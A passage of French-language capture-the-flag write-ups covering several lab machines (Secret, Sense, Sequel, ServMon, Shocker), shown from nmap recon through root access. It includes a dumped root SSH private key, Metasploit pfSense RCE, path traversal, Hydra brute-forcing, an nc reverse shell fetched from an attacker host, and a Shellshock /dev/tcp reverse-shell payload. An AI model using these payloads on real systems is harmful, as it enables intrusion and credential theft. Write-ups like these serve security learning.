dasith@secret:~/local-web$ apport-unpack /var/crash/_opt_count.1000.crash /tmp/crash_unpacked
dasith@secret:~/local-web$ strings /tmp/crash_unpacked/CoreDump
...
/root/.ssh/id_rsa
-----BEGIN OPENSSH PRIVATE KEY-----
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
```

```
6urLSMt27NdCStYBvTEzhB86nRJr9ezPmQuExZG7ixTfWrmmGeCXGZt7KIyaT5/VZ1W7Pl
xhDYPO15YxLBhWJOJ3G9v6SN/YH3UYj47i4s0zk6JZMnVGTfCwXOxLgL/w5WJMelDW+l3k
fO8ebYddyVz4w9AAAADnJvb3RAbG9jYWxob3N0AQIDBA==
-----END OPENSSH PRIVATE KEY-----
...
```

On enregistre la clef rsa de l'utilisateur root puis on s'authentifie avec :

```
ssh -i root.rsa root@10.10.11.120
Welcome to Ubuntu 20.04.3 LTS (GNU/Linux 5.4.0-89-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Mon 27 Jan 2025 11:54:53 PM UTC

  System load:           0.12
  Usage of /:            52.7% of 8.79GB
  Memory usage:          17%
  Swap usage:            0%
  Processes:             216
  Users logged in:       0
  IPv4 address for eth0: 10.10.11.120
  IPv6 address for eth0: dead:beef::250:56ff:fe94:7166


0 updates can be applied immediately.


The list of available updates is more than a week old.
To check for new updates run: sudo apt update

Last login: Tue Oct 26 15:13:55 2021
root@secret:~#
```

On obtient ainsi l'accès root sur la machine

Sense

Reconnaissance

Machine cible Adresse IP : `10.10.10.60`

Scanning

Lancement du scan `nmap` :


```
$ nmap -p- -Pn -sC -sV 10.10.10.60
Starting Nmap 7.95 ( https://nmap.org ) at 2025-03-05 23:47 CET
Nmap scan report for 10.10.10.60
Host is up (0.022s latency).
Not shown: 65533 filtered tcp ports (no-response)
PORT    STATE SERVICE  VERSION
80/tcp  open  http     lighttpd 1.4.35
|_http-server-header: lighttpd/1.4.35
|_http-title: Did not follow redirect to https://10.10.10.60/
443/tcp open  ssl/http lighttpd 1.4.35
| ssl-cert: Subject: commonName=Common Name (eg, YOUR name)/organizationName=CompanyName/stateOrProvinceName=Somewhe
| Not valid before: 2017-10-14T19:21:35
|_Not valid after:  2023-04-06T19:21:35
|_ssl-date: TLS randomness does not represent time
|_http-server-header: lighttpd/1.4.35
|_http-title: Login

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 123.43 seconds
```

Le scan révèle qu'il y a 2 ports ouverts sur la machine. Le port 80 pour le service HTTP et le port 443 pour le service HTTPS. Le site web est celui d'une interface de connexion pfsense.
On lance un dirbusting du site :

On découvre une URL vers un fichier texte `system-users.txt` qui contient un nom d'utilisateur :

```
curl -k https://10.10.10.60/system-users.txt
####Support ticket###

Please create the following user


username: Rohit
password: company defaults
```

On peut utiliser les identifiants `Rohit:pfsense` afin de se connecter à l'interface d'administration pfsense :



Exploitation & Privilege Escalation

L'application pfsense est sous la version 2.1.3-RELEASE On peut exploiter l'accès à l'interface avec un module metasploit afin d'obtenir l'accès utilisateur et root sur la machine :

```
msf6 exploit(unix/http/pfsense_graph_injection_exec) > search pfsense

Matching Modules
================

   #  Name                                          Disclosure Date  Rank       Check  Description
   -  ----                                          ---------------  ----       -----  -----------
   0  exploit/unix/http/pfsense_clickjacking        2017-11-21       normal     No     Clickjacking
   Vulnerability In CSRF Error Page pfSense
   1  exploit/unix/http/pfsense_diag_routes_webshell  2022-02-23       excellent  Yes    pfSense Diag
   Routes Web Shell Upload
   2    \_ target: Unix Command                     .                .          .      .
   3    \_ target: BSD Dropper                      .                .          .      .
   4  exploit/unix/http/pfsense_config_data_exec    2023-03-18       excellent  Yes    pfSense Restore
   RRD Data Command Injection
   5  exploit/unix/http/pfsense_graph_injection_exec  2016-04-18       excellent  No     pfSense authenticated
   graph status RCE
   6  exploit/unix/http/pfsense_group_member_exec   2017-11-06       excellent  Yes    pfSense authenticated
   group member RCE
   7  exploit/unix/http/pfsense_pfblockerng_webshell  2022-09-05       great      Yes    pfSense plugin
   pfBlockerNG unauthenticated RCE as root
   8    \_ target: Unix Command                     .                .          .      .
   9    \_ target: BSD Dropper                      .                .          .      .


Interact with a module by name or index. For example info 9, use 9 or use exploit/unix/http/
pfsense_pfblockerng_webshell After interacting with a module you can manually set a TARGET with set TARGET
'BSD Dropper'

msf6 exploit(unix/http/pfsense_graph_injection_exec) > options

Module options (exploit/unix/http/pfsense_graph_injection_exec):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   PASSWORD  pfsense          yes       Password to login with
   Proxies                    no        A proxy chain of format type:host:port[,type:host:port][...]
   RHOSTS    10.10.10.60      yes       The target host(s), see https://docs.metasploit.com/docs/
   using-metasploit/basics/using-metasploit.html
   RPORT     443              yes       The target port (TCP)
   SSL       true             no        Negotiate SSL/TLS for outgoing connections
   USERNAME  rohit            yes       User to login with
   VHOST                      no        HTTP server virtual host


Payload options (php/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  10.10.14.11      yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic Target



View the full module info with the info, or info -d command.

msf6 exploit(unix/http/pfsense_graph_injection_exec) > run
[*] Started reverse TCP handler on 10.10.14.11:4444
[*] Detected pfSense 2.1.3-RELEASE, uploading intial payload
[*] Payload uploaded successfully, executing
[*] Sending stage (40004 bytes) to 10.10.10.60
[+] Deleted KqBTe
[*] Meterpreter session 3 opened (10.10.14.11:4444 -> 10.10.10.60:35071) at 2025-03-06 00:12:58 +0100

meterpreter > shell
```

```
Process 48810 created.
Channel 0 created.
python -c 'import pty;pty.spawn("/bin/sh")'
# whoami
whoami
root
```

On obtient ainsi l'accès root sur la machine

Sequel

Reconnaissance

Machine cible Adresse IP : `10.129.89.45`

Scanning

Lancement du scan `nmap` :

```
$ nmap -p- -Pn 10.129.89.45
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-01-09 10:27 CET
Nmap scan report for 10.129.89.45
Host is up (0.021s latency).
Not shown: 65534 closed tcp ports (reset)
PORT     STATE SERVICE
3306/tcp open  mysql

Nmap done: 1 IP address (1 host up) scanned in 14.16 seconds
```

Le scan révèle que le port 3306 est ouvert pour le service SQL

Vulnerability Assesment

On peut tenter de s'authentifier avec des identifiants faciles :

```
mysql -u root -h 10.129.89.45 --skip_ssl
Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MariaDB connection id is 38
Server version: 10.3.27-MariaDB-0+deb10u1 Debian 10

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Support MariaDB developers by giving a star at https://github.com/MariaDB/server
Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MariaDB [(none)]>
```

Nous sommes connectés en root, on peut lister les bases de données, et tables et afficher leurs contenu, le flag se trouve dans une des tables :

```
MariaDB [(none)]> SHOW DATABASES;
+--------------------+
| Database           |
+--------------------+
| htb                |
| information_schema |
| mysql              |
| performance_schema |
+--------------------+
4 rows in set (0,020 sec)

MariaDB [(none)]> use htb;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed




MariaDB [htb]> show tables;
+---------------+
| Tables_in_htb |
+---------------+
| config        |
| users         |
+---------------+
2 rows in set (0,016 sec)

MariaDB [htb]> select * from users;
+----+----------+------------------+
```

```
| id | username | email            |
+----+----------+------------------+
|  1 | admin    | admin@sequel.htb |
|  2 | lara     | lara@sequel.htb  |
|  3 | sam      | sam@sequel.htb   |
|  4 | mary     | mary@sequel.htb  |
+----+----------+------------------+
4 rows in set (0,016 sec)

MariaDB [htb]> select * from config;
+----+----------------------+----------------------------------+
| id | name                 | value                            |
+----+----------------------+----------------------------------+
|  1 | timeout              | 60s                              |
|  2 | security             | default                          |
|  3 | auto_logon           | false                            |
|  4 | max_size             | 2M                               |
|  5 | flag                 | 7b4bec00d1a39e3dd4e021ec3d915da8 |
|  6 | enable_uploads       | false                            |
|  7 | authentication_method | radius                           |
+----+----------------------+----------------------------------+
7 rows in set (0,017 sec)
```

ServMon

Reconnaissance

Machine cible Adresse IP : `10.10.10.184`

Scanning

Lancement du scan `nmap` :

```
$ nmap -p- -Pn -sC 10.10.10.184
Starting Nmap 7.95 ( https://nmap.org ) at 2025-02-07 15:07 CET
Nmap scan report for 10.10.10.184
Host is up (0.025s latency).
Not shown: 65518 closed tcp ports (reset)
PORT      STATE SERVICE
21/tcp    open  ftp
| ftp-syst:
|_  SYST: Windows_NT
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_02-28-22  06:35PM       <DIR>          Users
22/tcp    open  ssh
| ssh-hostkey:
|   3072 c7:1a:f6:81:ca:17:78:d0:27:db:cd:46:2a:09:2b:54 (RSA)
|   256 3e:63:ef:3b:6e:3e:4a:90:f3:4c:02:e9:40:67:2e:42 (ECDSA)
|_  256 5a:48:c8:cd:39:78:21:29:ef:fb:ae:82:1d:03:ad:af (ED25519)
80/tcp    open  http
|_http-title: Site doesn't have a title (text/html).
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
5666/tcp  open  nrpe
6063/tcp  open  x11
6699/tcp  open  napster
8443/tcp  open  https-alt
|_ssl-date: TLS randomness does not represent time
| ssl-cert: Subject: commonName=localhost
| Not valid before: 2020-01-14T13:24:20
|_Not valid after:  2021-01-13T13:24:20
| http-title: NSClient++
|_Requested resource was /index.html
49664/tcp open  unknown
49665/tcp open  unknown
49666/tcp open  unknown
49667/tcp open  unknown
49668/tcp open  unknown
49669/tcp open  unknown
49670/tcp open  unknown

Host script results:
| smb2-security-mode:
|   3:1:1:
|_    Message signing enabled but not required
| smb2-time:
|   date: 2025-02-07T14:08:24
|_  start_date: N/A

Nmap done: 1 IP address (1 host up) scanned in 167.31 seconds
```

Le scan révèle qu'il y a une dizaine de ports ouverts et qu'il s'agit apparemment d'une machine Windows. Le port 21 pour le service FTP, le port 22 pour SSH les port 80 et 443 pour un serveur web et d'autres services moins connus comme napster. L'authentification anonyme est autorisé pour le serveur FTP. On se connecte et on télécharge les fichiers présents :

```
ftp anonymous@10.10.10.184
Connected to 10.10.10.184.
220 Microsoft FTP Service
331 Anonymous access allowed, send identity (e-mail name) as password.
Password:
230 User logged in.
Remote system type is Windows_NT.
ftp> dir
229 Entering Extended Passive Mode (|||49678|)
125 Data connection already open; Transfer starting.
02-28-22  06:35PM       <DIR>          Users
```

```
226 Transfer complete.
ftp> cd Users
229 Entering Extended Passive Mode (|||49681|)
125 Data connection already open; Transfer starting.
02-28-22  06:36PM       <DIR>          Nadine
02-28-22  06:37PM       <DIR>          Nathan
226 Transfer complete.
ftp> dir
229 Entering Extended Passive Mode (|||49682|)
125 Data connection already open; Transfer starting.
02-28-22  06:36PM                  168 Confidential.txt
226 Transfer complete.
ftp> cd Nathan
250 CWD command successful.
ftp> dir
229 Entering Extended Passive Mode (|||49686|)
125 Data connection already open; Transfer starting.
02-28-22  06:36PM                  182 Notes to do.txt
226 Transfer complete.
```

Les fichiers téléchargés on le contenu suivant :

```
### Confidentials.txt
Nathan,

I left your Passwords.txt file on your Desktop.  Please remove this once you have edited it yourself and
place it back into the secure folder.

Regards

Nadine

### Notes Todo.txt
1) Change the password for NVMS - Complete
2) Lock down the NSClient Access - Complete
3) Upload the passwords
4) Remove public access to NVMS
5) Place the secret files in SharePoint
```

Il y a un fichier texte Passwords.txt potentiellemnt présent sur le bureau de l'utilisateur Nathan.
Le site web sur le port 80 demande une authentification, le service s'appelle NVMS-1000. Sur le port 8443 le site web demande aussi une authentification, le service s'appelle NSClient++

Exploitation

On peut chercher une vulnérabilité sur l'application NVMS-1000 on trouve la CVE-2019-20085 `https://www.exploit-db.com/exploits/48311` cette vulnérabilité permet un path traversal on exploite la vulnérabilité en envoyant une requete pour lire les fichiers système :

```
### Requete
GET /../../../../../../../../../../../../windows/win.ini HTTP/1.1
Host: 10.10.10.184
Accept-Language: fr-FR,fr;q=0.9
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/
131.0.6778.140 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/
*;q=0.8,application/signed-exchange;v=b3;q=0.7
Accept-Encoding: gzip, deflate, br
Connection: keep-alive

### Réponse du serveur
HTTP/1.1 200 OK
Content-type:
Content-Length: 92
Connection: close
AuthInfo:

; for 16-bit app support
[fonts]
[extensions]
[mci extensions]
[files]
[Mail]
MAPI=1
```

On peut voir que le Path traversal fonctionne on lance une requete pour tenetr de lire le fichier de mot de passe indiqué sur le bureau de l'utilisateur Nathan :

```
### Requete
GET /../../../../../../../../../../../../Users/Nathan/Desktop/Passwords.txt HTTP/1.1
Host: 10.10.10.184
Accept-Language: fr-FR,fr;q=0.9
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/
131.0.6778.140 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/
*;q=0.8,application/signed-exchange;v=b3;q=0.7
Accept-Encoding: gzip, deflate, br
Connection: keep-alive

### Reponse
HTTP/1.1 200 OK
Content-type: text/plain
Content-Length: 156
Connection: close
AuthInfo:

1nsp3ctTh3Way2Mars!
Th3r34r3To0M4nyTrait0r5!
B3WithM30r4ga1n5tMe
L1k3B1gBut7s@W0rk
0nly7h3y0unGWi11F0l10w
IfH3s4b0Utg0t0H1sH0me
Gr4etN3w5w17hMySk1Pa5$
```

On obtient une liste de mot de passe on peut tenter de les utiliser afin de se connecter en SSH, on bruteforce l'authentification avec hydra :

```
hydra -l Nadine -P creden.txt 10.10.10.184 ssh
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service
 organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-02-07 15:51:04
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks:
 use -t 4
[DATA] max 7 tasks per 1 server, overall 7 tasks, 7 login tries (l:1/p:7), ~1 try per task
[DATA] attacking ssh://10.10.10.184:22/
[22][ssh] host: 10.10.10.184   login: Nadine   password: L1k3B1gBut7s@W0rk
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-02-07 15:51:05
```

On peut voir que l'un des mot de passe fonctionne avec l'utilisateur `Nadine:L1k3B1gBut7s@W0rk` on se connecte donc à la machine en SSH :

```
ssh nadine@10.10.10.184
The authenticity of host '10.10.10.184 (10.10.10.184)' can't be established.
ED25519 key fingerprint is SHA256:WctzSeuXs6dqa7LqHkfVZ38Pppc/KRlSmEvNtPlwSoQ.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.10.184' (ED25519) to the list of known hosts.
nadine@10.10.10.184's password:

Microsoft Windows [Version 10.0.17763.864]
(c) 2018 Microsoft Corporation. All rights reserved.

nadine@SERVMON C:\Users\Nadine>
```

On obtient ainsi accès à la machine avec l'utilisateur Nadine

Privilege Escalation

Il nous faut à présent l'accès Administrator. On peut enumerer les fichiers système afin de découvrir le mot de passe du compte NSCLient++ :

```
PS C:\Program Files\NSClient++> type .\nsclient.ini
# If you want to fill this file with all available options run the following command:
#   nscp settings --generate --add-defaults --load-all
# If you want to activate a module and bring in all its options use:
#   nscp settings --activate-module <MODULE NAME> --add-defaults
# For details run: nscp settings --help
```

```
; in flight - TODO
[/settings/default]

; Undocumented key
password = ew2x6SsGTxjRwXOT

...
```


On peut voir qu'il y a un mot de passe présent sur le fichier de configuration, si on essaye de l'utiliser sur la page de connexion on a un message d'erreur car la connexion n'est autorisé que pour l'utilisateur local comme indiqué dans le fichier de configuration nsclient.ini :

```
; Undocumented key
allowed hosts = 127.0.0.1
```

On peut donc mettre en place un port Forwarding afin de pouvoir se connecter à l'interface :

```
ssh -L 8443:127.0.0.1:8443 nadine@10.10.10.184
```


Connexion à l'interface NCClient++ :




En recherchant une vulnérabilité sur la version 0.5.2.35 de NSClient++ on trouve une exploitation possible `https://www.exploit-db.com/exploits/46802` on peut suivre les étapes afin d'obtenir une escalade de privilège. Il faut tout d'abord crée un fichier qui va contenir un reverse shell et transférer le programme nc sur la machine :

```
### Contenu du fichier shell.bat
\programdata\nc.exe 10.10.16.6 1111 -e cmd

### Transfert de nc et du shell
nadine@SERVMON C:\ProgramData>powershell wget http://10.10.16.6:8000/nc64.exe -outfile nc.exe
nadine@SERVMON C:\ProgramData>powershell wget http://10.10.16.6:8000/shell.bat -outfile shell.bat
```


On crée un nouveau script dans l'interface du dashboard NSClient++ afin qu'il execute le fichier shell.bat :



On enregistre le script en cliquant sur "Add" puis "Saves Changes" on va à présent faire en sorte d'executer le programme on se rend dans la section Queries :



Puis on execute le programme en cliquant sur run :



Une fois le programme executé on obtient un reverse shell :

```
nc -nvlp 1111
listening on [any] 1111 ...
connect to [10.10.16.6] from (UNKNOWN) [10.10.10.184] 50805
Microsoft Windows [Version 10.0.17763.864]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Program Files\NSClient++>whoami
whoami
nt authority\system
```

On obtient ainsi l'accès root sur la machine

Shocker

Reconnaissance

Machine cible Adresse IP : `10.10.10.56`

Scanning

Lancement du scan `nmap` :

```
$ nmap -p- -Pn -sC 10.10.10.56
Starting Nmap 7.95 ( https://nmap.org ) at 2025-03-06 12:33 CET
Nmap scan report for 10.10.10.56
Host is up (0.021s latency).
Not shown: 65533 closed tcp ports (reset)
PORT     STATE SERVICE
80/tcp   open  http
|_http-title: Site doesn't have a title (text/html).
2222/tcp open  EtherNetIP-1
| ssh-hostkey:
|   2048 c4:f8:ad:e8:f8:04:77:de:cf:15:0d:63:0a:18:7e:49 (RSA)
|   256 22:8f:b1:97:bf:0f:17:08:fc:7e:2c:8f:e9:77:3a:48 (ECDSA)
|_  256 e6:ac:27:a3:b5:a9:f1:12:3c:34:a5:5d:5b:eb:3d:e9 (ED25519)

Nmap done: 1 IP address (1 host up) scanned in 13.59 seconds
```

Le scan révèle qu'il y a 2ports ouverts, le port 80 pour le service HTTP, et le port 2222 pour le service SSH.
Le site web présente un texte ou est écris : "Don't Bug Me!" avec une image.
On lance un dirbusting du site :

```
feroxbuster -u http://10.10.10.56/ -w /usr/share/wordlists/dirb/common.txt -x sh


 ___  ___  __   __     __      __         __   ___
|__  |__  |__) |__) | /  `    /  \ \_/ | |  \ |__
|    |___ |  \ |  \ | \__,    \__/ / \ | |__/ |___
by Ben "epi" Risher                    ver: 2.11.0

   Target Url              http://10.10.10.56/
   Threads                 50
   Wordlist                /usr/share/wordlists/dirb/common.txt
   Status Codes            All Status Codes!
   Timeout (secs)          7
   User-Agent              feroxbuster/2.11.0
   Config File             /etc/feroxbuster/ferox-config.toml
   Extract Links           true
   Extensions              [sh]
   HTTP methods            [GET]
   Recursion Depth         4

   Press [ENTER] to use the Scan Management  Menu

404      GET        9l       32w        -c Auto-filtering found 404-like response and created new filter;
toggle off with --dont-filter
403      GET       11l       32w        -c Auto-filtering found 404-like response and created new filter;
toggle off with --dont-filter
200      GET      234l      773w    66161c http://10.10.10.56/bug.jpg
200      GET        9l       13w      137c http://10.10.10.56/
200      GET        9l       13w      137c http://10.10.10.56/index.html
404      GET        9l       33w      288c http://10.10.10.56/Program%20Files
404      GET        9l       33w      291c http://10.10.10.56/Program%20Files.sh
404      GET        9l       33w      290c http://10.10.10.56/reports%20list.sh
404      GET        9l       33w      299c http://10.10.10.56/cgi-bin/Program%20Files.sh
200      GET        7l       18w      119c http://10.10.10.56/cgi-bin/user.sh
[####################] - 7s      9229/9229    0s      found:8       errors:6
[####################] - 6s      4614/4614    770/s   http://10.10.10.56/
[####################] - 5s      4614/4614    847/s   http://10.10.10.56/cgi-bin/
```

On trouve un fichier `user.sh` on affiche son contenu :

```
curl http://10.10.10.56/cgi-bin/user.sh
Content-Type: text/plain

Just an uptime test script

06:57:47 up 26 min,  0 users,  load average: 0.00, 0.02, 0.00
```

Il semble que se soit la réponse de la commande `uptime`

Exploitation

On peut exploiter le serveur avec la CVE-2014-6271 `https://en.wikipedia.org/wiki/Shellshock_(software_bug)` en receptionnant la requete et en modifiant l'entete du champs "User-Agent" :

```
### Requet modifié vers le serveur
GET /cgi-bin/user.sh HTTP/1.1
Host: 10.10.10.56
Cache-Control: max-age=0
Accept-Language: fr-FR,fr;q=0.9
Upgrade-Insecure-Requests: 1
User-Agent: () { :;}; echo; /usr/bin/whoami
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,
application/signed-exchange;v=b3;q=0.7
Accept-Encoding: gzip, deflate, br
Connection: keep-alive

### Reponse du serveur
shelly
```

D'après la réponse du serveur il est possible de lancere une execution de code sur le serveur car le nom d'utilisateur renvoyé est "shelly"
On modifie l'entete User Agent afin d'ajouter un payload et obtenir un reverse shell :

```
### Entete modifié contenant le payload
GET /cgi-bin/user.sh HTTP/1.1
Host: 10.10.10.56
Cache-Control: max-age=0
Accept-Language: fr-FR,fr;q=0.9
Upgrade-Insecure-Requests: 1
User-Agent: () { :;}; /bin/bash -i >& /dev/tcp/10.10.14.11/1234 0>&1
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,
application/signed-exchange;v=b3;q=0.7
Accept-Encoding: gzip, deflate, br
Connection: keep-alive

### Obtention du reverse shell
nc -nlvp 1234
listening on [any] 1234 ...
connect to [10.10.14.11] from (UNKNOWN) [10.10.10.56] 41678
bash: no job control in this shell
